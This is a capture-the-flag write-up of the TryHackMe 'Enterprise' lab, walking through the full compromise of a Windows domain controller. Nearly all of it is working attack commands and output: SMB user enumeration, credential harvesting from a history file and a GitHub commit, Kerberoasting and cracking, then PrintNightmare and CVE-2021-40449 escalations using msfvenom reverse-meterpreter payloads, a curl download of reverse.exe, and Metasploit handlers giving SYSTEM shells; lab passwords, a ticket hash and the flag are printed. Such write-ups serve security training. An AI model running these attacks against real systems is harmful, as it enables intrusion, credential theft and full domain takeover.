Enterprise CTF Write-Up:

Start with an nmap scan (I first run a quick scan to find the open ports and the further enumerate them) :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# nmap -T5 -sC -sV -O -p 53,80,88,135,139,389,445,464,593,636,3268,3269,3389,5357,5985,7990,9389,47001,49664-49845 10.10.97.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-23 07:19 EDT
Nmap scan report for 10.10.97.1
Host is up (0.078s latency).
Not shown: 171 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-07-23 11:20:04Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: ENTERPRISE.THM0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2024-07-23T11:21:10+00:00; +2s from scanner time.
| ssl-cert: Subject: commonName=LAB-DC.LAB.ENTERPRISE.THM
| Not valid before: 2024-07-22T11:02:59
|_Not valid after:  2025-01-21T11:02:59
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
```

```
7990/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: Log in to continue - Log in with Atlassian account
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49676/tcp open  msrpc         Microsoft Windows RPC
49703/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
49845/tcp open  msrpc         Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2019 (95%), Microsoft Windows Vista SP1 (92%), Microsoft Windows 10 1709 - 1909 (92%), Microsoft
Windows Longhorn (92%), Microsoft Windows Server 2012 (92%), Microsoft Windows 7, Windows Server 2012, or Windows 8.1 Update 1 (91%), Microsoft W
indows 10 1703 (91%), Microsoft Windows 8 (90%), Microsoft Windows 10 1709 - 1803 (90%), Microsoft Windows 10 1809 - 2004 (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: LAB-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2024-07-23T11:21:04
|_  start_date: N/A
|_clock-skew: mean: 1s, deviation: 0s, median: 1s
```

First thing I added the domain to the /etc/hosts file:

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# echo "10.10.97.1     enterprise.thm" >> /etc/hosts
```

After that I try enum4linux (because of the open ports 139, 135 and 445) but I didn't retrieve any useful information . so I started to enumerate the smb share manually :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# smbclient -L //enterprise.thm
Password for [WORKGROUP\root]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Docs            Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
        Users           Disk      Users Share. Do Not Touch!
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to enterprise.thm failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Before starting to see what inside I notice that the IPC$ is accessible with no password so I use crackmapexec to try get user names and it worked!

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# crackmapexec smb enterprise.thm -u 'guest' -p '' --rid-brute | egrep "SidTypeUser"
SMB         enterprise.thm  445    LAB-DC           500: LAB-ENTERPRISE\Administrator (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           501: LAB-ENTERPRISE\Guest (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           502: LAB-ENTERPRISE\krbtgt (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1000: LAB-ENTERPRISE\atlbitbucket (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1001: LAB-ENTERPRISE\LAB-DC$ (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1104: LAB-ENTERPRISE\ENTERPRISE$ (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1106: LAB-ENTERPRISE\bitbucket (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1107: LAB-ENTERPRISE\nik (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1108: LAB-ENTERPRISE\replication (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1109: LAB-ENTERPRISE\spooks (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1110: LAB-ENTERPRISE\korone (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1111: LAB-ENTERPRISE\banana (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1112: LAB-ENTERPRISE\Cake (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1116: LAB-ENTERPRISE\contractor-temp (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1117: LAB-ENTERPRISE\varg (SidTypeUser)
SMB         enterprise.thm  445    LAB-DC           1119: LAB-ENTERPRISE\joiner (SidTypeUser)
```

So now I have a valid list of users in the system ! I save them to a file:

```
┌──(root㉿kali)-[~/…/Try
└─# cat users.txt
Administrator
Guest
krbtgt
atlbitbucket
LAB-DC$
ENTERPRISE$
bitbucket
nik
replication
spooks
korone
banana
Cake
contractor-temp
varg
joiner
```

The share Users have a lot of directories and files so to filter it I use crackmapexec spider_plus that simply get all the accessible shares and write it to a json format :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# crackmapexec smb 10.10.97.1 -u 'guest' -p '' -M spider_plus
SMB         10.10.97.1      445    LAB-DC           [*] Windows 10 / Server 2019 Build 17763 x64 (name:LAB-DC) (domain:LAB.ENTERPRISE.THM) (signing:True) (SM
Bv1:False)
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Started spidering plus with option:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*]        DIR: ['print$']
SPIDER_P... 10.10.97.1      445    LAB-DC           [*]        EXT: ['ico', 'lnk']
SPIDER_P... 10.10.97.1      445    LAB-DC           [*]       SIZE: 51200
SPIDER_P... 10.10.97.1      445    LAB-DC           [*]     OUTPUT: /tmp/cme_spider_plus
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Reconnect to server 4
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Reconnect to server 3
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Reconnect to server 2
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Reconnect to server 1
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
SPIDER_P... 10.10.97.1      445    LAB-DC           [*] Reconnect to server 0
SMB         10.10.97.1      445    LAB-DC           [+] LAB.ENTERPRISE.THM\guest:
```

In the output file I find an interesting console history txt file :

```
},
"LAB-ADMIN/AppData/Roaming/Microsoft/Windows/Powershell/PSReadline/Consolehost_hisory.txt": {
    "atime_epoch": "2021-03-11 22:52:17",
    "ctime_epoch": "2021-03-11 22:52:17",
    "mtime_epoch": "2021-03-11 23:00:39",
    "size": "424 Bytes"
```

I get it to my machine and it contain a set of credentials for the user replication:


```
cd temp
echo "replication:101RepAdmin123!!" > private.txt
Invoke-WebRequest -Uri http://1.215.10.99/payment-details.txt
```

After trying to connect with this credentials they find out to be false….

I try password spraying for all the usernames I found and it didn't work , I try to use a lot of methods and protocols but nothing.


So if I stack I always look back, so back to the nmap result I notice another interesting port 7990 running IIS (http) server… (on port 80 there is nothing) .

So, I go to check it out and it is Atlassian login form:




I try to use the credentials found but not success , I try to find another vulnerabilities but didn't find anything … but I notice the message in the login forme says: "Reminder to all Enterprise-THM Employees: We are moving to Github!Log in to your account


So I search the domain in github and find it, there was nothing in there but I find a user name:




Entring his repository I found a ps script , in first glance it doesn't contain anything interesting but looking at the commits I found some credentials….



So I enter to this commit and find it:



Now I check if the credentials is actually valid :




Yes! finally I have the first set of credentials .

In an active directory environment I like to use bloodhound to understand the hierarchy in the environment, so I used bloodhound-python with the valid credentials to dump data from the domain:

```
└─# bloodhound-python -c All,LoggedOn -u 'nik' -p 'ToastyBoi!' -d LAB.ENTERPRISE.THM -ns 10.10.125.79 --disable-autogc
WARNING: Could not find a global catalog server. Please specify one with -gc
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (lab-dc.lab.enterprise.thm:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: lab-dc.lab.enterprise.thm
INFO: Found 1 domains
INFO: Found 2 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: lab-dc.lab.enterprise.thm
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 15 users
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 51 groups
INFO: Found 2 gpos
INFO: Found 5 ous
INFO: Found 19 containers
ERROR: Could not find a Global Catalog in this domain! Resolving will be unreliable in forests with multiple domains
INFO: Found 2 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: LAB-DC.LAB.ENTERPRISE.THM
INFO: User with SID S-1-5-21-2168718921-3906202695-65158103-500 is logged in on LAB-DC.LAB.ENTERPRISE.THM
INFO: Done in 00M 19S
```

Zip all the retrieve data dump it to bloodhound and get a view of the domain admins:



Unfortunately Nik isn't one of theme , but its ok let's keep digging….

Now that I have a valid set of credentials I can try to find some Kerberos ticket using impacket-GetUserSPNs:

```
└─# impacket-GetUserSPNs lab.enterprise.thm/nik:'ToastyBoi!' -request -dc-ip 10.10.125.79

ServicePrincipalName  Name       MemberOf                                                  PasswordLastSet             LastLogon                   Delegat
ion
----------------------  --------  ----------------------------------------------------------  --------------------------  --------------------------  -------

HTTP/LAB-DC           bitbucket  CN=sensitive-account,CN=Builtin,DC=LAB,DC=ENTERPRISE,DC=THM  2021-03-11 20:20:01.333272  2021-04-26 11:16:41.570158


[-] CCache file is not found. Skipping...
$krb5tgs$23$*bitbucket$LAB.ENTERPRISE.THM$lab.enterprise.thm/bitbucket*$db5c33e4f995dc1151cb2b6b3cccd91e$852ac75d1ae1430436fef8e58bf4985494a867e59d86306cd64d
7a5ab5ea08641be900f9f45e757c15da4bb6e37f120515380 1de61041c3b719839aa4e11f4c65952f29e80dba697be8d34be90edf24e752ae488531a2da5f55675d7e2085aee9e2f6a7baf49e2e3a
d5e407754cda0120c7a73dccc02332b6067f7ccf884e2072a798b4fb6a842a1e05fec5a1701a5ef42a66bfa27107801e169dc87e64808ae1abdb788bc681d1909f8cde8fe899d1536caed7a2adcb1
09adcb81f3dfd001a1b4e6e0c2dffa77056e14f7f268f576a98810002898cd95c6680785f91909d6e58467a8e3703eeabb7913495760607ac8b5b8b98d6bad2e400592902581245b47fb1e2a55d40
d4f1b5c1ac5a6a16fce10e2a7bd1b401aa504fddc88f313d4c429c2699fc5d88b09a6a33572b06808c930078844c15ff5736557ff895e9b6aff399bc2e2c2ea01ed200fe99b025d72b35538abb2e1
6c148254e0b962cd9b5fa8d1d156029de214b1cf0ff81fbc7497caa2fa5d0ba01e8f2fc5d74ab127296d6c8fe7ec33523b67c917b93ce456128bb12413e9ec4eea016b09b80d564bf97307385b0a3
fd9e722f8c885384c9703d6ea7a3273626cd30cc1a71f46c9470dc805becb65cc4843f06792b2b424b250c2ece1fe2991b2878a2cd305f6c23b55e36e46cb626998f2c523e9002595ca9c863900ba
7fdd9f4be9cab0409812518aba163d9e12a38ba95ab624202e51a6e28ed43f6490203753bc0022fe7709abea6f1bc4bf9551d2afc74186006 1301c83201919c7c8a4290a3f575374e8ce8f87e69b6
379506193dddc627e936c4d741412c35f3c1c2d5272b5c8833c8802ada0702073007748113 15edafcec0bfa7c84d1b7174dadfb01b685a428902f43d0ee01853de4c3fc3d4c6defb5133985291877
395b376329d7e862d867f0b39aef096976ebccc55ea6559197aaabcc879dd22e99f8f561aff02cb76d1dbbead99142afee527f0bf78129618971f1aa8a2f469d4acb90d345a71f6bc2514e1be77cb
bfefbee5aed339d1fada10b7e4bb13f9c4441ec00a92b974f5b6f80aeb74df02a8773d3668aa500c244afa961442a61a14479887c642ff7a3a6ed66acda8535e6f70da286ea09d68c527495dcb8b9
42cd7e3df9d66405d60e71cd03a25ebaa39792d2707726a6fa15e0a6f57003f396a03edbb673bbcc1b96e0d06fb9790610ec8e0b0263ecc9067a79de6751c5fd538291bfc6d4d62ea575919fdfbf1
82ee1df1af8a0423f145d9e7d9a025cd14bd2772c9fc1e644209db3559cacfc71688f0b48d298e172b3ace54905a8c384d4d64824ba705055afc104efe27d750e1ed65bd26f65abe7f2
```

Yes! I have the ticket of the user bitbucket! Lets crack it using john the ripper:


```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt bitbucket_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
littleredbucket  (?)
1g 0:00:00:01 DONE (2024-07-23 11:27) 0.9523g/s 1495Kp/s 1495Kc/s 1495KC/s livelife93..littled9
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Checking if they are valid :


```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# crackmapexec smb 10.10.125.79 -u 'bitbucket' -p 'littleredbucket'
SMB         10.10.125.79    445    LAB-DC           [*] Windows 10 / Server 2019 Build 17763 x64 (name:
By1:False)
SMB         10.10.125.79    445    LAB-DC           [+] LAB.ENTERPRISE.THM\bitbucket:littleredbucket
```

So I try to connect to the RDP port (3389) with bitbucket credentials and it worked!

```
┌──(root㉿kali)-[~/…/Windows CTFs/waite for poc/enterprise/bloodhound]
└─# xfreerdp /u:bitbucket /p:littleredbucket /v:10.10.125.79:3389
```



Also find the user flag on his desktop:



Privilege Escalation:

For privilege escalation I found two paths .

PrintNightmare:

For print nightmare we need first a set (it doesn't have to be an admin credentials) of valid credentials (that we have) .

And we need the service print pool to be vulnerable…

So, let's Check if vulnerable :

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/waite for poc/enterprise]
└─# impacket-rpcdump @10.10.125.79 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-RPRN]: Print System Remote Protocol
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
```

Yes! so let's move to the exploit.

Clone the [PrintNightmare repository](#) from cube.

After that we need to create the malicious dll using msfvenom (inside the cve directory):

```
┌──(root㉿kali)-[~/…/waite for poc/enterprise/testPrintNightmare/CVE-2021-1675]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.9.2.142 LPORT=1414 -f dll > moti.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
```

After that we need to start an smb share , I am using impacket-smbserver but you can use samba or any othe method you know.

```
┌──(root㉿kali)-[~/…/waite for poc/enterprise/testPrintNightmare/CVE-2021-1675]
└─# ls
CVE-2021-1675.py  Images  README.md  SharpPrintNightmare  hash  moti.dll  smbserver.py

┌──(root㉿kali)-[~/…/waite for poc/enterprise/testPrintNightmare/CVE-2021-1675]
└─# impacket-smbserver share . -smb2support
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Start a listener using exploit/multi/handler:

```
msf6 exploit(multi/handler) > set lhost 10.9.2.142
lhost => 10.9.2.142
msf6 exploit(multi/handler) > set lport 1414
lport => 1414
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.9.2.142:1414
```

Run the exploit and receive a reverse meterpreter as system:

```
┌──(root㉿kali)-[~/…/waite for poc/enterprise/testPrintNightmare/CVE-2021-1675]
└─# python3 CVE-2021-1675.py lab.enterprise.thm/bitbucket:littleredbucket@10.10.125.79 '\\10.9.2.142\share\moti.dll'
[*] Connecting to ncacn_np:10.10.125.79[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_18b0d38ddfaee729\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\10.9.2.142\share\moti.dll
[*] Try 1...
[*] Stage0: 0
[*] Try 2...
```

```
[*] Started reverse TCP handler on 10.9.2.142:1414
[*] Sending stage (201798 bytes) to 10.10.125.79
[*] Meterpreter session 2 opened (10.9.2.142:1414 → 10.10.125.79:53221) at 2024-07-23 13:04:01 -0400

meterpreter > shell
Process 4064 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Retrieve the root flag:

```
C:\Windows\system32>cd "C:\\Users\\Administrator\\Desktop"
cd "C:\\Users\\Administrator\\Desktop"

C:\Users\Administrator\Desktop>more root.txt
more root.txt
THM{1a1fa94875421296331f145971ca4881}
```

There are more then one way to go…

Way two:

For this I first generate a reverse meterpreter payload using msfvenom and forward it to the target using curl and python http server (from the rdp session):

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/enterprise]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.9.2.142 LPORT=1515 -f exe > reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/enterprise]
└─# xfreerdp /u:bitbucket /p:littleredbucket /cert:ignore /v:10.10.34.135 /dynamic-resolution
```

```
┌──(root㉿kali)-[~/…/TryHackMe/Windows CTFs/POC CTFs/enterprise]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

```
C:\Users\bitbucket>curl -o reverse.exe http://10.9.2.142/reverse.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0Warning: Failed to create the file reverse
.exe: Permission denied
 17  7168   17  1288    0     0   1288      0  0:00:05 --:--:--  0:00:05  7488
curl: (23) Failed writing body (0 != 1288)
```

After I tranfare the malicious file I started a listener in metasploit :

```
msf6 exploit(multi/handler) > set lhost 10.9.2.142
lhost => 10.9.2.142
msf6 exploit(multi/handler) > set lport 1515
lport => 1515
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.9.2.142:1515
```

Once the listener is on I go back to the rdp session and run the reverse.exe file :

```
C:\Users\bitbucket>reverse.exe
```

And get a reverse shell:

```
[*] Started reverse TCP handler on 10.9.2.142:1515
msf6 exploit(multi/handler) > [*] Sending stage (201798 bytes) to 10.10.34.135
[*] Meterpreter session 3 opened (10.9.2.142:1515 → 10.10.34.135:50466) at 2024-07-24 04:07:45 -0400
```

Now I wanted to use the post module local_exploit_suggester :

```
msf6 exploit(multi/handler) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  3         meterpreter x64/windows  LAB-ENTERPRISE\bitbucket @ LAB-DC  10.9.2.142:1515 → 10.10.34.135:50466 (10.10.34.135)
```

So I have a backround ssession (as bitbucket – user with no admin permittions).

move to the poset module set the seesion and exploit:

```
msf6 exploit(multi/handler) > use post/multi/recon/local_exploit_suggester
msf6 post(multi/recon/local_exploit_suggester) > set session 3
session => 3
msf6 post(multi/recon/local_exploit_suggester) > exploit

[*] 10.10.34.135 - Collecting local exploits for x64/windows ...
[*] Collecting exploit 188 / 2420
```

After the exploit is done we have some suggestions to exploit :

```
#   Name                                                  Potentially Vulnerable?  Check Result
-   ----                                                  -----------------------  ------------
1   exploit/windows/local/bypassuac_dotnet_profiler       Yes                      The target appears to be vulnerable.
2   exploit/windows/local/bypassuac_sdclt                 Yes                      The target appears to be vulnerable.
3   exploit/windows/local/bypassuac_sluihijack            Yes                      The target appears to be vulnerable.
4   exploit/windows/local/cve_2020_1048_printerdemon      Yes                      The target appears to be vulnerable.
5   exploit/windows/local/cve_2020_1337_printerdemon      Yes                      The target appears to be vulnerable.
6   exploit/windows/local/cve_2021_40449                  Yes                      The target appears to be vulnerable. Vulnerable Wind
ows 10 v1809 build detected!
7   exploit/windows/local/cve_2022_21882_win32k           Yes                      The target appears to be vulnerable.
8   exploit/windows/local/cve_2022_21999_spoolfool_privesc Yes                    The target appears to be vulnerable.
```

I try theme all and the one that worked is cve-2021-40449 :

```
msf6 exploit(windows/local/cve_2020_1337_printerdemon) > use exploit/windows/local/cve_2021_40449
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/local/cve_2021_40449) > set lhost tun0
lhost => tun0
msf6 exploit(windows/local/cve_2021_40449) > set session 3
session => 3
msf6 exploit(windows/local/cve_2021_40449) > exploit

[*] Started reverse TCP handler on 10.9.2.142:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Vulnerable Windows 10 v1809 build detected!
[*] Launching netsh to host the DLL ...
[+] Process 6076 launched.
[*] Reflectively injecting the DLL into 6076 ...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201798 bytes) to 10.10.34.135
[*] Meterpreter session 4 opened (10.9.2.142:4444 -> 10.10.34.135:50653) at 2024-07-24 04:19:04 -0400

meterpreter > shell
Process 5484 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1817]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```